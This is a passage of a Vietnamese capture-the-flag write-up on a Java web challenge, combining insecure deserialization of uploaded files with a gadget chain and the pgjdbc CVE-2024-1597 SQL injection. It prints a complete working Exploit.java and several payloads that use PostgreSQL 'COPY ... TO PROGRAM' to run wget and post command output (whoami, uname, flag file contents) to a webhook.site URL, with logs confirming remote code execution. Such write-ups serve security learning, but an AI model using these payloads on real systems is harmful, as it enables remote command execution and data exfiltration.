13 /* loaded from: util_Database.class.class */
14 public class Database implements Serializable {
15     private String host;
16     private String user;
17     private String password;
18     private String database;
19     private transient DataSource ds;
20
21     public Database() {
22         this.host = System.getenv("DATASOURCE_HOST") != null ? System.getenv("DATASOURCE_HOST") : "db";
23         this.user = System.getenv("DATASOURCE_USERNAME") != null ? System.getenv("DATASOURCE_USERNAME") : "admin";
24         this.password = System.getenv("DATASOURCE_PASSWORD") != null ? System.getenv("DATASOURCE_PASSWORD") : "9def3b1c8a63051a5cdf91ed1b35edfa";
25         this.database = System.getenv("DATASOURCE_NAME") != null ? System.getenv("DATASOURCE_NAME") : "gadgets_store";
26     }
27
28     private DataSource getDataSource() throws SQLException {
29         String url = String.format("jdbc:postgresql://%s:5432/%s?user=%s&password=%s&ssl=false&connectTimeout=10", this.host, this.database, this.user, this.password);
30         DataSource dataSource = new DataSource(getProperties(url));
31         return dataSource;
32     }
33 }

```

Class Database quản lý thông tin kết nối cơ sở dữ liệu, sử dụng JDBC với driver PostgreSQL để kết nối tới database gadgets\_store.

### Kiểm tra cơ chế import file của web

```

public String importPurchases(HttpServletRequest session, Part filePart) {
    try {
        InputStream is = filePart.getInputStream();
        try {
            ObjectInputStream ois = new ObjectInputStream(is);
            try {
                Object obj = ois.readObject();
                if (obj instanceof List) {
                    List<Gadget> purchases = (List) obj;
                    session.setAttribute("purchases", purchases);
                    String str = "success:Imported " + purchases.size() + " purchases";
                    ois.close();
                    if (is != null) {
                        is.close();
                    }
                    return str;
                }
                ois.close();
                if (is != null) {
                    is.close();
                }
            } catch (Exception e) {
                session.setAttribute("purchases", new ArrayList());
                return "error:Import failed - " + e.getMessage();
            }
        } catch (Exception e) {
            session.setAttribute("purchases", new ArrayList());
            return "error:Import failed - " + e.getMessage();
        }
    } catch (Exception e) {
        session.setAttribute("purchases", new ArrayList());
        return "error:Import failed - " + e.getMessage();
    }
}

```

- Hàm này nhận file upload (`Part filePart`), đọc nội dung bằng `ObjectInputStream`:

```

public String importPurchases(HttpServletRequest session, Part filePart) {
    try {
        InputStream is = filePart.getInputStream();
        try {
            ObjectInputStream ois = new ObjectInputStream(is);
            try {
                Object obj = ois.readObject();
                if (obj instanceof List) {
                    List<Gadget> purchases = (List) obj;
                    session.setAttribute("purchases", purchases);
                    String str = "success:Imported " + purchases.size() + " purchases";
                    ois.close();
                    if (is != null) {
                        is.close();
                    }
                    return str;
                }
            }
        }
    }
}

```

- Nếu object là `List`, nó sẽ lưu vào session. Nếu không, trả về lỗi

### Vấn đề bảo mật:

- Sử dụng `ObjectInputStream.readObject()` để deserialize dữ liệu từ file upload mà không kiểm tra loại object hoặc nguồn gốc. Điều này cho phép attacker upload bất kỳ object Java nào đã được serialize, bao gồm payload độc hại.

Khi thấy `ObjectInputStream` mình đã nhớ ngay đến 1 loạt **series nhiều part The Art of Deserialization Gadget Hunting** và nhìn lại tên challenge "Gadgets" thì mình chắc chắn đây dạng bài **Java Deserialization Gadget Chains**

Write up cũng rất dài nên bạn nào muốn tìm hiểu về dạng bài này thì tìm đọc những blog dưới đây nha.

- [\[GadgetChain\] GadgetProbe — Blind ClassPath guessing](#)
- [Triggering a DNS lookup using Java Deserialization](#)
- [GadgetProbe: Exploiting Deserialization to Brute-Force the Remote Classpath](#)
- [Đi sâu vào gadgetchain trong insecure deserialization](#)

**Sau khi tổng hợp kiến thức từ các bài blog, tóm lại ý tưởng khai thác Gadget chain:**

- Tạo payload chứa một Hashtable với các map đặc biệt, trong đó có chứa đối tượng UserDao.
- Khi deserialize, Java sẽ gọi các phương thức như equals, `hashCode` của các object bên trong để xây dựng lại cấu trúc dữ liệu.

- Trong trường hợp này, khi deserialize Hashtable, Java sẽ gọi equals của các key (là các map chứa UserDao).
- Hàm UserDao.equals(Object other) sẽ thực thi logic cập nhật số dư (gọi updateBalance) với dữ liệu do attacker kiểm soát (giá trị trong map).
- Nếu attacker truyền vào giá trị username chứa payload SQL, và backend không kiểm soát tốt, có thể thực thi lệnh SQL hoặc lệnh hệ thống

Thật sự mình đã stuck lại ở bước này vì không thể khai thác SQLi được, mình đã research rất nhiều với keyword `jdbc postgresql cve`, thử rất nhiều payload với hy vọng tìm được cái gì đấy 🎉 vì cứ nhớ hint là trigger 1day

jdbc postgresql cve

Tất cả Video Hình ảnh Mua sắm Tin tức Video ngắn Web Thêm Công cụ

**PostgreSQL JDBC 42.7.7 Security update for CVE-2025-49146**

13 tháng 6, 2025 — The PostgreSQL JDBC team have released version 42.7.7. to address CVE-2025-49146. When the PostgreSQL JDBC driver is configured with channel binding set to ...

**CVE-2025-49146 Detail - NVD**

11 tháng 6, 2025 — This CVE record has been marked for NVD enrichment efforts. Description: pgjdbc is an open source postgresql JDBC Driver.

**Postgresql Postgresql Jdbc Driver 42.6.0 security ...**

This page lists vulnerability statistics for CVEs published in the last ten years, if any, for Postgresql » Postgresql Jdbc Driver » 42.6.0 . Vulnerability ...

**CVE-2025-49146 · GitHub Advisory Database**

11 tháng 6, 2025 — The driver would incorrectly allow connections to proceed with authentication methods that do not support channel binding (such as password, MD5, GSS, or SSPI ...)

**CVE-2024-1597 Detail - NVD**

19 tháng 2, 2024 — The attacker can inject SQL to alter the query, bypassing the protections that parameterized queries bring against SQL Injection attacks.

Cho tới khi [CVE-2024-1597](#) xuất hiện

## CVE-2024-1597 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

### Current Description

pgjdbc, the PostgreSQL JDBC Driver, allows attacker to inject SQL if using PreferQueryMode=SIMPLE. Note this is not the default. In the default mode there is no vulnerability. A placeholder for a numeric value must be immediately preceded by a minus. There must be a second placeholder for a string value after the first placeholder; both must be on the same line. By constructing a matching string payload, the attacker can inject SQL to alter the query, bypassing the protections that parameterized queries bring against SQL Injection attacks. Versions before 42.7.2, 42.6.1, 42.5.5, 42.4.4, 42.3.9, and 42.2.28 are affected.

Không cần biết version bao nhiêu, bước đường cùng thì cái gì cũng thử

Mô tả đại khái là "*pgjdbc, the PostgreSQL JDBC Driver, allows attacker to inject SQL if using PreferQueryMode=SIMPLE*" còn cụ thể hơn thì trong ảnh trên

[&preferQueryMode=simple](#) là một tham số đặc biệt của driver PostgreSQL JDBC.

- Khi **có** [preferQueryMode=simple](#) :

Driver sẽ sử dụng chế độ "simple query" thay vì "extended query".

Chế độ này gửi truy vấn SQL lên server dưới dạng chuỗi thô, không kiểm tra hay phân tích cú pháp trước, nên các payload SQLi (như xuống dòng, dấu chấm phẩy, lệnh COPY ...) sẽ được thực thi trực tiếp.

- Khi **không có** [preferQueryMode=simple](#) :

Driver mặc định dùng "extended query" mode, sẽ phân tích cú pháp truy vấn, kiểm tra tham số, và ngăn chặn các payload phức tạp (như xuống dòng, nhiều lệnh, lệnh hệ thống).

Điều này khiến các kỹ thuật SQLi phức tạp không thực thi được.

```
org.postgresql.jdbc
Enum PreferQueryMode
java.lang.Object
  java.lang.Enum<PreferQueryMode>
    org.postgresql.jdbc.PreferQueryMode
All Implemented Interfaces:
  Serializable, Comparable<PreferQueryMode>
public enum PreferQueryMode
  extends Enum<PreferQueryMode>
  Specifies which mode is used to execute queries to database: simple means ('Q' execute, no parse, no bind, text mode only), extended means always use bind/execute messages, extendedForPrepared means extended for prepared statements only.
```

Và đã có PoC khai thác [&preferQueryMode=simple](#),

## Impact

SQL injection is possible when using the non-default connection property `preferQueryMode=simple` in combination with application code that has a vulnerable SQL that negates a parameter value.

There is no vulnerability in the driver when using the default query mode. Users that do not override the query mode are not impacted.

## Exploitation

To exploit this behavior the following conditions must be met:

1. A placeholder for a numeric value must be immediately preceded by a minus (i.e. `-`)
2. There must be a second placeholder for a string value after the first placeholder on the same line.
3. Both parameters must be user controlled.

The prior behavior of the driver when operating in simple query mode would inline the negative value of the first parameter and cause the resulting line to be treated as a `--` SQL comment. That would extend to the beginning of the next parameter and cause the quoting of that parameter to be consumed by the comment line. If that string parameter includes a newline, the resulting text would appear unescaped in the resulting SQL.

When operating in the default extended query mode this would not be an issue as the parameter values are sent separately to the server. Only in simple query mode the parameter values are inlined into the executed SQL causing this issue.

## Example

```
PreparedStatement stmt = conn.prepareStatement("SELECT -?, ?");  
stmt.setInt(1, -1);  
stmt.setString(2, "\nWHERE false --");  
ResultSet rs = stmt.executeQuery();
```

The resulting SQL when operating in simple query mode would be:

```
SELECT --1, '  
WHERE false --'
```

The contents of the second parameter get injected into the command. Note how both the number of result columns and the WHERE clause of the command have changed. A more elaborate example could execute arbitrary other SQL commands.

Mô tả đọc trong ảnh nha, write up dài lăm rồi

Với rất nhiều hint/data trên cùng rất nhiều lần thử, copy rất nhiều code từ [yso serial payloads](#), cắt ghép xào nấu và Cursor/ChatGPT/Copilot custom lại thì mình có payload sau

- Confirm OOB SQLi

```
private static Map<String, Object> buildPayloadMap(String webhook) {  
    LinkedHashMap<String, Object> map = new LinkedHashMap<>();  
    map.put("amount", Double.valueOf(-10000000.0));  
    String injected = "\n;\n COPY (SELECT current_database()) TO PROGR  
AM $$wget '" + webhook + "' --post-file=-$;$;-- ";
```

```

        map.put("username", injected);
        return map;
    }

```

Request Details & Headers

POST https://webhook.site/d489779c-0ce7-4555-92c6-fc2d04012578

Host: 209.97.170.170 Whois Shodan Netify Censys VirusTotal

Date: 09/24/2025 9:47:10 AM (3 minutes ago)

Size: 14 bytes

Time: 0.000 sec

ID: 48d7a4a7-ac31-4de8-a6e0-b227b26795ef

Note: [Add Note](#)

Query strings: None

Form values: gadgets\_store (empty)

Request Content

Raw Content: gadgets\_store

Format JSON Word-Wrap Copy

Custom Actions Output

No action output [Create Custom Action](#)

- Confirm RCE

```

private static Map<String, Object> buildPayloadMap(String webhook) {
    LinkedHashMap<String, Object> map = new LinkedHashMap<>();
    map.put("amount", Double.valueOf(-10000000.0));
    String injected = "\n;\n COPY (SELECT current_database()) TO PROGR
AM $$wget '" + webhook + "' --post-data=`whoami`$$;-- ";
    map.put("username", injected);
    return map;
}

```

Request Details & Headers

POST https://webhook.site/d489779c-0ce7-4555-92c6-fc2d04012578

Host: 209.97.170.170 Whois Shodan Netify Censys VirusTotal

Date: 09/24/2025 9:52:40 AM (a few seconds ago)

Size: 8 bytes

Time: 0.000 sec

ID: 0d38032d-82db-4f8d-8935-a4d9fb249ae7

Note: [Add Note](#)

Query strings: None

Form values: postgres (empty)

Request Content

Raw Content: postgres

Custom Actions Output: No action output [Create Custom Action](#)

Format JSON Word-Wrap Copy

- Confirm operating system

```
private static Map<String, Object> buildPayloadMap(String webhook) {
    LinkedHashMap<String, Object> map = new LinkedHashMap<>();
    map.put("amount", Double.valueOf(-10000000.0));
    String injected = "\n;\n COPY (SELECT current_database()) TO PROGRAM\n$ wget '" + webhook + "' --post-data=`uname -a`$;-- ";
    map.put("username", injected);
    return map;
}
```

Request Details & Headers

POST https://webhook.site/d489779c-0ce7-4555-92c6-fc2d04012578

Host: 209.97.170.170 Whois Shodan Netify Censys VirusTotal

Date: 09/24/2025 10:10:59 AM (a few seconds ago)

Size: 5 bytes

Time: 0.000 sec

ID: 30b7d667-27ce-474f-9e63-8fafdc1d844d

Note: [Add Note](#)

Query strings: None

Form values: Linux (empty)

Request Content

Raw Content: Linux

Custom Actions Output: No action output [Create Custom Action](#)

Format JSON Word-Wrap Copy

- Find flag

```
private static Map<String, Object> buildPayloadMap(String webhook) {
    LinkedHashMap<String, Object> map = new LinkedHashMap<>();
```

```

        map.put("amount", Double.valueOf(-10000000.0));
        String injected = "\n;\n COPY (SELECT current_database()) TO PROGR
AM $$wget '" + webhook + "' --post-data=`find / -type f -iname '*flag*.txt'
2>/dev/null`$$;-- ";
        map.put("username", injected);
        return map;
    }

```

POST https://webhook.site/d489779c-0ce7-4555-92c6-fc2d04012578

Host: 209.97.178.178 Whois Shodan Netify Censys VirusTotal

Date: 09/24/2025 10:15:08 AM (a few seconds ago)

Size: 28 bytes

Time: 0.000 sec

ID: 57e17b79-e493-4d46-8c22-34baec400c68

Note: [Add Note](#)

**Query strings**

None

**Form values**

ag\_txt: /b98b796fe28957d4f2-f1 (empty)

**Request Content**

**Raw Content**

/b98b796fe28957d4f2-flag.txt

Format JSON  Word-Wrap  Copy

- Find & cat

```

private static Map<String, Object> buildPayloadMap(String webhook) {
    LinkedHashMap<String, Object> map = new LinkedHashMap<>();
    map.put("amount", Double.valueOf(-10000000.0));
    String injected = "\n;\n COPY (SELECT current_database()) TO PROGR
AM $$wget '" + webhook + "' --post-data=`find / -type f -iname '*flag*.txt'
2>/dev/null | xargs -r cat`$$;-- ";
    map.put("username", injected);
    return map;
}

```

```

import java.io.FileOutputStream;
import java.io.ObjectOutputStream;
import java.util.Hashtable;
import java.util.LinkedHashMap;
import java.util.Map;
import java.lang.reflect.Field;
import util.Database;

```

```

import dao.UserDAO;

public class Exploit {
    public static void main(String[] args) throws Exception {
        String webhookUrl = "https://webhook.site/d489779c-0ce7-4555-92c
6-fc2d04012578";

        Database database = createDatabaseWithPassword();
        UserDAO userDao = new UserDAO(database);

        Map<String, Object> payloadMap = buildPayloadMap(webhookUrl);
        Map<String, Object> map1 = createCollisionMap("Aa", "BB", userDao,
payloadMap);
        Map<String, Object> map2 = createCollisionMap("BB", "Aa", userDao,
payloadMap);

        Hashtable<Object, Object> table = new Hashtable<>();
        table.put(map1, 111);
        table.put(map2, 222);

        serializePayload(table, "payload.ser");
        System.out.println("Payload generated: payload.ser");
    }

    private static Database createDatabaseWithPassword() throws Exception
    {
        Database db = new Database();
        Field pwField = db.getClass().getDeclaredField("password");
        pwField.setAccessible(true);
        pwField.set(db, "9def3b1c8a63051a5cdf91ed1b35edfa&ssl=false&con
nectTimeout=10&sslMode=verify-full&preferQueryMode=simple");
        return db;
    }

    private static Map<String, Object> buildPayloadMap(String webhook) {
        LinkedHashMap<String, Object> map = new LinkedHashMap<>();
        map.put("amount", Double.valueOf(-10000000.0));
        String injected = "\n;\n COPY (SELECT current_database()) TO PRO

```

```

GRAM $$wget '' + webhook + "' --post-data=`find / -type f -iname '*flag*.t
xt' 2>/dev/null | xargs -r cat`$$;-- ";
    map.put("username", injected);
    return map;
}

private static Map<String, Object> createCollisionMap(String key1, String
key2, UserDAO dao, Map<String, Object> payload) {
    LinkedHashMap<String, Object> map = new LinkedHashMap<>();
    map.put(key1, dao);
    map.put(key2, payload);
    return map;
}

private static void serializePayload(Object obj, String filename) throws Ex
ception {
    try (ObjectOutputStream oos = new ObjectOutputStream(new FileOutp
utStream(filename))) {
        oos.writeObject(obj);
    }
}
}

```

Build ra file ser

```

javac -cp "....//lib/*" Exploit.java
java -cp "....//lib/*" Exploit

```

Import và check webhook

POST https://webhook.site/d489779c-0ce7-4555-92c6-fc2d04012578

Host: 209.97.170.170 Whois Shodan Netify Censys VirusTotal

Date: 09/24/2025 10:18:21 AM (a few seconds ago)

Size: 38 bytes

Time: 0.001 sec

ID: e2ea5688-b384-4c65-b462-68e36eed765d

Note: [Add Note](#)

**Query strings**

None

**Form values**

DF25{e9cbbab914766ce8c311772dce7c28b1} (empty)  
e8c311772dce7c28b1}

**Request Content**

**Raw Content**

DF25{e9cbbab914766ce8c311772dce7c28b1}

Format JSON  Word-Wrap